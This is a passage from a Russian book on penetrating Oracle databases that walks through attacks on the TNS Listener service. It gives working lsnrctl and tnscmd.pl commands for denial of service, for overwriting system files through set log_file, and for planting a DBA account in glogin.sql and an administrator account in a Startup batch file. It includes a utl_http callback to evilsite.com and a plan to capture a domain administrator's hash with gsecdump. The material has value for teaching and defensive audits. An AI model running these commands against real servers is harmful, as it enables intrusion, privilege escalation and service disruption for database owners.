Этот конфигурационный файл отвечает за связь Листенера с СУБД. Для нас важнейшим моментом является хранимая в нем строка подключения, которая содержит такие параметры подключения, как системный идентификатор (SID) и порт, на который будут приниматься запросы для данного SID. Как будет ясно в дальнейшем, эта информация является во многом определяющей при проведении начального этапа проникновения в СУБД Oracle. Этот файл очень важен для нас – получив к нему доступ с возможностью внесения модификаций, мы сможем обойти такие ограничения безопасности, как пароль на службу Листенера и протоколирование событий. Пример конфигурационного файла:

```
LISTENER =
(DESCRIPTION_LIST =
(DESCRIPTION =
(ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC1521))
(ADDRESS = (PROTOCOL = TCP)(HOST = Ora)(PORT = 1521))
)
)
```

Здесь мы видим, что на хосте с именем Ora, на порту 1521 запущен экземпляр базы данных. Кроме того, в этом файле могут храниться такие параметры, как пароль на доступ к Листенеру, директория хранения лог-файлов и пр. Изменения

в конфигурации Листенера могут быть сделаны напрямую путем правки файла listener.ora или с использованием командного интерфейса утилиты lsnrctl.

Tnsnames.ora

В этом файле хранится соответствие кратких имен (Net Service Names) длинным дескрипторам соединений для упрощения межсетевого взаимодействия. Нам это файл интересен тем, что в нем может находиться информация о SSL-сертификатах, используемых для аутентификации. В нем также могут храниться данные для подключения к другим серверам СУБД, в том числе и SID. Пример одной записи из файла Tnsnames.ora:

```
ORCL102 =
  (DESCRIPTION =
    (ADDRESS = (PROTOCOL = TCP)(HOST = 192.168.40.14)(PORT = 1521))
    (CONNECT_DATA =
      (SERVER = DEDICATED)
      (SID = orcl102)
    )
  )
```

Здесь мы видим, что на хосте с IP-адресом 192.168.40.14 на порту 1521 запущена служба Листенера. У базы данных, установленной на этом сервере, SID равно ORCL102.

2.1.1. Режимы работы Листенера

В зависимости от конфигурации, описанной в listener.ora, служба Листенера может работать в трех различных режимах:

- *Database* – предоставляет удаленный доступ к конкретной базе. Этот режим является стандартным и потому более всего распространен.
- *PLSExtProc* – предоставляет доступ к командам операционной системы через процедуры PL/SQL.
- *Executable* – предоставляет удаленный доступ к командам операционной системы. Он позволяет продуктам Oracle, таким как, например, Oracle E-Business Suite и Oracle Database общаться между собой через Листенер.

На рис. 2.1.1-1 показан Листенер, сконфигурированный в двух режимах: Database и PLSExtProc. За подключение к СУБД отвечает сервис с именем «orcl9» (режим Database), за выполнение внешних процедур отвечает сервис PLSExtProc.

Больше информации о службе TNS Listener и о сетевом взаимодействии Oracle можно узнать в документе «Oracle Database Net Services Reference Guide 10g Release 1 (10.1)». Документ доступен по адресу: http://www.stanford.edu/dept/itss/docs/oracle/10g/network.101/b10776.pdf.

Мы же перейдем к непосредственно интересующему нас вопросу – атакам на службу Листенера. Применим пошаговую стратегию, начав со стандартных атак на незащищенную службу и постепенно переходя ко все более сложным вариантам атак, на защищенную службу Листенера. Большинство примеров будет рабо-




Рис. 2.1.1-1. Запуск команды services на незащищенную службу Листенера

тать как старой версии СУБД Oracle 8i, которая, тем не менее, до сих пор (середина 2008 года) встречается в корпоративных сетях, так и на последней на данный момент версии 11g.

2.2. Атаки на незащищенную службу Листенера

Для версий СУБД Oracle ниже 10g по умолчанию возможно неавторизированное подключение к службе Листенера и осуществление удаленного управления сервисом. В общем случае мы можем выполнить следующие действия:

- получить детальную информацию об атакуемой системе:
  - имена сервисов (SERVICE_NAME) и системные идентификаторы (SID);
  - версию СУБД;
  - пути к журналам регистрации событий;
  - версию ОС, на которой установлена СУБД;
  - переменные окружения (ORACLE_HOME и т.п.);
- произвести атаку на отказ в обслуживании;
- выполнить SQL-команды от имени администратора БД (DBA);
- получить удаленный доступ к системе.

2.2.1. Получение детальной информации о системе через службу Листенера

Для получения детальной информации о системе используется стандартная утилита lsnrctl, входящая в набор устанавливаемых с клиентом для СУБД Oracle утилит. Для получения информации о конфигурации службы Листенера можно воспользоваться командой status:

```
C:\>lsnrctl  status 192.168.40.14

Connecting to
(DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=192.168.40.14))(ADDRESS=
(PROTOCOL=TCP)(HOST=192.168.40.14)(PORT=1521)))
STATUS of the LISTENER
------------
Alias                     LISTENER
Version                   TNSLSNR for 32-bit Windows: Version 10.1.0.2.0 -
                          Production
Start Date                08-NOV-2007 13:46:55
Uptime                    1 days 0 hr. 41 min. 48 sec
Trace Level               off
Security                  ON: Local OS Authentication
SNMP                      OFF
Listener Parameter File   E:\oracle\product\10.1.0\db_1\network\admin\
                          listener.ora
Listener Log File         E:\oracle\product\10.1.0\db_1\network\log\
                          listener.log
Listening Endpoints Summary...
  (DESCRIPTION=(ADDRESS=(PROTOCOL=ipc)(PIPENAME=\\.\pipe\EXTPROCipc)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.40.14)(PORT=1521)))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.ad.dsoffice)(PORT=8080))
    (Presentation=HTTP)(Session=RAW))
  (DESCRIPTION=(ADDRESS=(PROTOCOL=tcp)(HOST=ws014.ad.dsoffice)(PORT=2100))
    (Presentation=FTP)(Session=RAW))
Services Summary...
Service "PLSExtProc" has 1 instance(s).
  Instance "PLSExtProc", status UNKNOWN, has 1 handler(s) for this service...
Service "orcl" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
Service "orclXDB" has 1 instance(s).
  Instance "orcl", status READY, has 1 handler(s) for this service...
The command completed successfully
```

Ответ сервера содержит много интересной информации:

- SID базы данных – **orcl**;
- версия СУБД – **Version 10.1.0.2.0**;
- пути к log-файлу – **E:\oracle\product\10.1.0\db_1\network\log\listener.log**;

- операционная система, на которой установлена СУБД, – **32-bit Windows**;
- переменная окружения ORACLE_HOME – **E:\oracle\product\10.1.0**;
- дополнительные приложения, установленные на сервере, – **Oracle FTP (PORT 2100)** и **Oracle HTTP (PORT 8080)**.

В дальнейшем эта информация может помочь для проникновения в систему. Например, зная системный идентификатор (SID), мы можем попытаться подбирать пароли на доступ к СУБД. Зная версию СУБД и ОС, можно поискать в Интернете эксплоиты к уязвимостям в этих версиях. Вооружившись новыми знаниями, перейдем к активным действиям.

2.2.2. Атака на отказ в обслуживании через службу Листенера

Удаленное управление Листенером позволяет выполнять множество «опасных» команд, одна из них – удаленная остановка службы Листенера. Для осуществления подобной атаки отказа в обслуживании используется все та же штатная утилита lsnrctl. С помощью команды stop удаленный пользователь может остановить службу Листенера:

```
LSNRCTL> start
Starting tnslsnr: please wait...

Service OracleOraDb10g_home1TNSListener already running.
TNS-12560: TNS:protocol adapter error
 TNS-00530: Protocol adapter error
  32-bit Windows Error: 1056: Unknown error
LSNRCTL> stop
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
The command completed successfully
LSNRCTL> status
Connecting to (DESCRIPTION=(ADDRESS=(PROTOCOL=IPC)(KEY=EXTPROC)))
TNS-12541: TNS:no listener
 TNS-12560: TNS:protocol adapter error
  TNS-00511: No listener
   32-bit Windows Error: 2: No such file or directory
Connecting to
(DESCRIPTION=(ADDRESS=(PROTOCOL=TCP)(HOST=192.168.40.14)(PORT=1521)))
TNS-12541: TNS:no listener
 TNS-12560: TNS:protocol adapter error
  TNS-00511: No listener
   32-bit Windows Error: 61: Unknown error
LSNRCTL>
```

Остановка службы Листенера может повлиять на работу критичных приложений, работающих удаленно с СУБД и подключающихся к этой службе.

Для того чтобы администратор ко всему прочему не смог удаленно включить службу Листенера после ее остановки, можно установить пароль на доступ к ней:

```
LSNRCTL> set current_listener <listener name>
LSNRCTL> change_password
```

```
Old password: <hit enter if no password is set>
New password: <enter new listener password>
Reenter new password: <enter new listener password again>
LSNRCTL> set password
Password: <enter listener password>
LSNRCTL> save_config
```

Такой ход вынудит администратора интерактивно подключаться к серверу (например, по протоколу RDP) и править конфигурационный файл «на месте». Приведенная атака может показаться на первый взгляд глупой и может быть проведена только с целью вандализма, но это не совсем так. Во врезке вы сможете прочитать один пример из реальной жизни, в котором использовалась данная атака.

Захват домена путем остановки СУБД

Известно, что пользователь ОС Windows, обладающий правами локального администратора, может получить хэши паролей учетных записей пользователей, которые хранятся в кэше сессий удаленного доступа к серверу. Подробнее об этой особенности можно почитать по адресу http://www.coresecurity.com/content/modifying-windows-nt-logon-credential. Для реализации такой атаки, «вынимающей» хэши паролей удаленных пользователей, создано множество утилит. Самые известные и удобные из них – это whosthere (http://oss.coresecurity.com/projects/pshtoolkit.htm) и gsecdump (http://www.truesec.com/PublicStore/catalog/categoryinfo.aspx?cid=223&AspxAutoDetectCookieSupport=1).

На рис. 2.2.2-1 показано, как с помощью утилиты gsecdump можно получить хэши паролей доменных пользователей, которые заходили на сервер.

Рис. 2.2.2-1. Получение хэшей паролей пользователей из кэша ОС утилитой gsecdump

Теперь перейдем собственно к сценарию атаки, состоящей из двух этапов, в случае успеха которых мы можем получить хэш пароля администратора системы и в дальнейшем аутентифицироваться этим хэшем на любом сервере в домене.

Предположим, мы каким-либо образом получили доступ к серверу, на котором установлена СУБД. Предположим, сервер СУБД находится в домене и мы знаем, что его администрирует пользователь с правами администратора домена. В этом случае на сервере первым делом запускается утилита gsecdump в фоновом режиме, которая ждет удаленные подключения к серверу, и как только подключение происходит, утилита достает хэш пароля подключившегося пользователя. Для того чтобы ускорить время ожидания подключения, необходимо смоделировать ситуацию, при которой администратору необходимо будет подключиться удаленно к нашему серверу. Этой ситуацией как раз и будет приведенная атака отказа в обслуживании на службу Листенера, после чего нам останется только дождаться момента, когда администратор удаленно зайдет на сервер, чтобы включить службу и разобраться, в чем проблема. Зайдя на сервер, он оставит хэш своего пароля в кэше доменных сессий, который будет заботливо «обработан» утилитой gsecdump. Нетрудно догадаться, что получение учетной записи администратора домена ведет к получению доступа ко всем серверам, входящим в этот домен.

2.2.3. Отказ в обслуживании через set trc_level

В опциях управления Листенером имеется такой параметр, как уровень трассировки, который задается командой set trc_level. Если сервер обрабатывает большое количество запросов или имеет слабый процессор, то, выставив уровень трассировки на максимальный, можно обеспечить серверу высокий уровень загрузки, тем самым совершив атаку на отказ в обслуживании.

На практике это осуществляется следующим образом:

```
LSNRCTL> set trc_level 16
Connecting to (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=172.16.1.13))
(ADDRESS=(PROTOCOL=TCP)(HOST=172.16.1.13)(PORT=1521)))
172.16.1.13 parameter "trc_level" set to user
The command completed successfully
LSNRCTL>
```

После выполнения данной команды можно спокойно ждать, пока сервер перестанет справляться с нагрузкой. Чтобы помочь ему в этом, можно инициализировать множественные подключения к Листенеру.

2.2.4. Отказ в обслуживании через set log_file

Служба Листенера имеет одну особенность конфигурации, через которую возможно осуществлять довольно большой класс атак. Она заключается в том, что при помощи команды set log_file можно изменить директорию и имя файла для хранения логов Листенера. Эта особенность позволяет злоумышленнику совершать множество атак, начиная от отказа в обслуживании и заканчивая получением административного доступа к серверу. Начнем с отказа в обслуживании.

Чтобы провести атаку на отказ в обслуживании, можно задать в качестве файла для хранения логов критичный системный файл, например boot.ini в ОС Windows.

Для этого нам потребуется все та же стандартная утилита lsnrctl и сервер СУБД, который разрешает удаленное подключение к Листенеру:

```
LSNRCTL> set current_listener 172.16.1.13
Current Listener is 172.16.1.13
LSNRCTL> set log_file C:\boot.ini
```

В результате приведенных выше команд будет переписан системный файл, что может повлиять на работоспособность сервера (рис. 2.2.4-1).




Рис. 2.2.4-1. Атака на Листенер, подмена пути к лог-файлу

Таким способом можно перезаписать любой файл в системе, доступ к которому имеет пользователь от чьего имени запущена СУБД.

2.2.5. Добавление пользователя с правами DBA через set log_file

Пойдем дальше и попробуем получить нечто большее, чем просто отказ в обслуживании. Попробуем получить права администратора СУБД путем перезаписи файла glogin.sql.

Файл glogin.sql считывается автоматически при запуске на сервере утилиты sqlplus, используемой для подключения к локальной или удаленной СУБД. Если

нам удастся внедрить в этот файл необходимые команды, то при запуске администратором утилиты sqlplus автоматически создастся новый пользователь с правами DBA.

Файл glogin.sql находится в директории ORACLE_HOME/sqlplus/admin/, и первое, что нужно сделать, это изменить значение переменной, указывающей на файл журнала регистрации событий:

```
LSNRCTL> set current_listener 172.16.1.13
Current Listener is 172.16.1.13
LSNRCTL> set log_file D:\oracle\ora92\sqlplus\admin\glogin.sql
Connecting to
  (DESCRIPTION=(CONNECT_DATA=(SERVICE_NAME=172.16.1.13))(ADDRESS=(PROTOCOL=TCP)
  (HOST=172.16.1.13)(PORT=1521)))
172.16.1.13 parameter "log_file" set to
D:\oracle\ora92\sqlplus\admin\glogin.sql
The command completed successfully
```

Результат действия показан на рис. 2.2.5-1.

Далее необходимо записать в этот файл нужные команды. Как это сделать? Для того чтобы записать что-либо в лог-файл, необходимо искусственно создать ошибочный запрос, данные о котором запишутся в журнал. То есть требуется




Рис. 2.2.5-1. Атака на Листенер, перезапись файла qlogin.sql

послать такой запрос к Листенеру, который одновременно будет и ошибочным, и в то же время будет содержать необходимые нам команды. Важно избежать появления в логе лишних данных, чтобы файл glogin.sql не вызвал ошибок при запуске.

Для посылки произвольных низкоуровневых команд службе Листенера можно воспользоваться скриптом tnscmd.pl, написанным на языке perl. Данный скрипт можно скачать в Интернете по адресу: http://www.jammed.com/~jwa/hacks/security/tnscmd/tnscmd. Для того чтобы создать в СУБД нового пользователя с правами DBA при помощи данной утилиты, необходимо послать следующую команду:

```
[sh2kerr@au01]$ ./tnscmd.pl -h 172.16.1.13 -rawcmd "(CONNECT_DATA=((
>create user sh2kerr identified by 12345
>grant dba to sh2kerr
>"

sending (CONNECT_DATA=((
create user sh2kerr identified by 12345
grant dba to sh2kerr
 to 172.16.1.13:1521
writing 136 bytes
reading
.O......"..C(DESCRIPTION=(ERR=1153)(VSNNUM=153092352)(ERROR_STACK=(ERROR=(CODE=1153)
(EMFI=4)(ARGS='(CONNECT_DATA=((.create user sh2kerr identified by
12345.grant dba to sh2kerr'))(ERROR=(CODE=303)(EMFI=1))))
```

Разберем приведенный пример. Вначале мы посылаем на сервер низкоуровневую команду, в которой находятся два SQL-запроса. Первый из них создает пользователя с известным нам паролем, второй назначает этому пользователю административную роль DBA. В результате этих действий в файл glogin.sql допишется содержимое этого запроса (рис. 2.2.5-2).

Теперь, когда администратор, находясь на сервере, попытается подключиться к базе данных с использованием утилиты sqlplus, выполнится скрипт glogin.sql, который создаст в СУБД новую учетную запись пользователя с правами администратора. Для того чтобы нам стало известно, когда это произойдет, можно дописать в файл glogin.sql строку вида:

```
SELECT utl_http.request('http://evilsite.com/user_created') from dual.
```

Теперь в момент создания учетной записи система совершит запрос к подконтрольному нами серверу http://evilsite.com/ (если, конечно, СУБД имеет прямой доступ в Интернет) и мы узнаем, когда наша ловушка сработала.

2.2.6. Получение административных прав на сервере через set log_file

Используя ту же методику, что и для добавления новой учетной записи в СУБД, можно добавить пользователя с правами администратора непосредственно в ОС, на которой функционирует СУБД. Для получения удаленного доступа к системе




Рис. 2.2.5-2. Атака на Листенер, содержимое файла qlogin.sql после перезаписи

используется та же утилита lsnrctl и скрипт tnscmd.pl. С помощью директивы set log_file можно изменить файл хранения на любой командный файл, лежащий в папке автозагрузки пользователя. Далее с помощью утилиты tnscmd.pl можно послать запрос, содержащий системные команды, которые сохранятся в журнале.

Попробуем, используя данную методику, получить административные права на сервере под управлением Windows. Первым делом заменим текущий файл журналов на скрипт 1.bat, который будет находиться в папке автозагрузки администратора:

```
[root@server]#./tnscmd.pl   -h   192.168.30.13   -rawcmd
"(DESCRIPTION=(CONNECT_DATA=(CID=(PROGRAM=)(HOST=)(USER=))(COMMAND=log_file)
(ARGUMENTS=4)(SERVICE=LISTENER)(VERSION=1)(VALUE=C:\Documents and
Settings\Administrator\Start Menu\Programs\Startup\1.bat)))"
```

После чего, аналогично предыдущему примеру, пошлем на сервер низкоуровневую команду, в которую запишем две системные команды. Первая создает нового пользователя с известным нам паролем, а вторая добавляет его в группу администраторов:

```
[root@server]#./tnscmd.pl    -h  192.168.30.13  -rawcmd
"(DESCRIPTION=(CONNECT_DATA=((
> net user new_Admin  h@ck3r  /add
> net localgroup Administrators new_Admin  /add
> "
```

В результате данных действий на сервере в папке автозагрузки администратора создастся файл 1.bat с приведенными выше командами (рис. 2.2.6-1).




Рис. 2.2.6-1. Процесс получения административных прав на сервере через подмену лог-файла

В результате при подключении администратором к консоли сервера сработает скрипт 1.bat и на сервере появится наша учетная запись.

Существует, правда, одна тонкость, которую необходимо учесть, чтобы приведенные выше атаки сработали. После приведенных действий необходимо перезапустить службу Листенера или поменять директорию файла журнала обратно, иначе скрипт 1.bat будет заблокирован процессом oracle и не сможет выполниться при автозагрузке. Это очень важный момент, без учета которого описанные выше два метода не сработают!

Приведенный выше способ работает в ОС Windows. Что касается UNIX, то там также можно провести подобную атаку, например, перезаписав файл .rhosts: добавив в него строку, содержащую два символа +, мы получим возможность удаленного подключения к серверу по протоколу rlogin с любого хоста в сети. Также этим методом можно добавить предварительно сгенерированный ssh-ключ в папку пользователя Oracle. В общем, возможностей не мало.

2.2.7. Прочие атаки

Выше были перечислены основные атаки на незащищенный Листенер. Что касается других возможных атак, они не столь критичны, а их описание может быть сведено в удобную таблицу. В таблице будет указана команда службы Листенера, уровень критичности и краткое описание того, к чему может привести выполнение данной команды.

Таблица 2.2.7. Сводная таблица атак на Листенер

Команда	Уровень критичности	Запрещена опцией admin_restrictions	Требует пароля (если установлен)	Комментарии
set log_directory set log_file set log_status	Высокий	X	X X X	С помощью данной команды возможна перезапись критичных системных файлов, таких как .rhosts .htacess .profile, а также SSH ключей в ОС UNIX с дальнейшим получением доступа к командной строке сервера В Windows возможна также перезапись любых критичных файлов, или добавление скриптов в автозагрузку пользователя, и как следствие получение административных прав на сервере
stop	Высокий		X	С помощью данной команды возможна удаленная остановка Листенера
set trc_directory set trc_file set trc_level trace	Средний	X	Только Trc_level и trace	Используя команду set trc_level можно выставить высокий уровень трассировки, что может повлиять на загруженность сервера и привести к отказу в обслуживании
Change_password	Средний	X	X	С помощью данной команды возможна смена пароля на Листенер и как следствие закрытие администратору доступа на удаленное управление
Set Connect_timeout (только в 8.1.7)	Низкий	X		С помощью данной команды возможно вызвать отказ в обслуживании выставив высокое значение таймаута соединений в максимальное значение равное 2, 147, 483, 647. После чего следует атаковать сервер попытками соединений

Таблица 2.2.7. Сводная таблица атак на Листенер (окончание)

Команда	Уровень критичности	Запрещена опцией admin_restrictions	Требует пароля (если установлен)	Комментарии
Set Inbound_connect_timeout (только в 10g)	Низкий	X		С помощью данной команды возможно вызвать отказ в обслуживании. Для этого следует выставить высокое значение таймаута соединений в максимальное значение равное 3600 и атаковать сервер попытками соединений
set statup_waittime	Низкий	X	X	С помощью данной команды возможно вызвать отказ в обслуживании, выставив значение времени ожидания запуска Листенера в максимальное значение равное 2, 147, 483, 647 в случае чего, Листенер будет очень долго включаться
Status	Разглашение информации		Начиная с версии 10g	Возможно получение детальной информации о SID базы данных, версии СУБД, версии ОС и пути к log файлам
Services	Разглашение информации		X	Возможно получение детальной информации о SID базы данных
show	Разглашение информации		X	Возможно получение значений практически всех переменных установленных через set. Исключение составляют опции save_config_on_stop и use_plugandplay
version	Разглашение информации			Возможно получение детальной информации о версии Листенера, которая обычно совпадает с версией СУБД

2.3. Атаки на защищенную службу Листенера

В предыдущем разделе мы показали, как сравнительно легко скомпрометировать сервер СУБД при наличии на нем незащищенной службы Листенера. Было бы странно, если бы не было возможности тем или иным способом ограничить доступ к службе, тем самым уменьшив вероятность компрометации системы. Одним из самых простых способов защиты является установка пароля на удаленный доступ к службе Листенера. В случае установки пароля на службу большинство «опасных» команд не будет работать без ввода пароля.

Например, попытавшись набрать команду services, мы получим ответ о том, что для выполнения данной команды требуется ввод пароля (рис. 2.3-1).




Рис. 2.3-1. Пример запуска команды services на защищенную паролем службу Листенера

Тем не менее в версиях СУБД Oracle до 10g возможно выполнение команды status даже при установленном пароле на службу Листенера, а это как минимум получение информации о версии СУБД, версии ОС и, что самое главное, о SID базы данных, о чем более подробно будет рассказано в главе 3 (рис. 2.3-2).

Защищенная таким образом служба Листенера позволяет удаленное управление только тем пользователям, которым известен пароль, что существенно повышает уровень защищенности СУБД. Однако не все так плохо (а для администратора, соответственно, не все так хорошо): во-первых, как мы уже отметили, в такой ситуации все равно возможно получение информации о системе. А во-вторых, существует ряд проблем, связанных с архитектурой безопасности службы Листенера.

Служба Листенера разрабатывалась довольно давно, когда о безопасности приложений особенно не задумывались, в результате чего существует целый ряд ошибок в логике системы защиты, для исправления которой потребуется переписывать всю систему сетевого взаимодействия СУБД заново. Рассмотрим их подробнее.

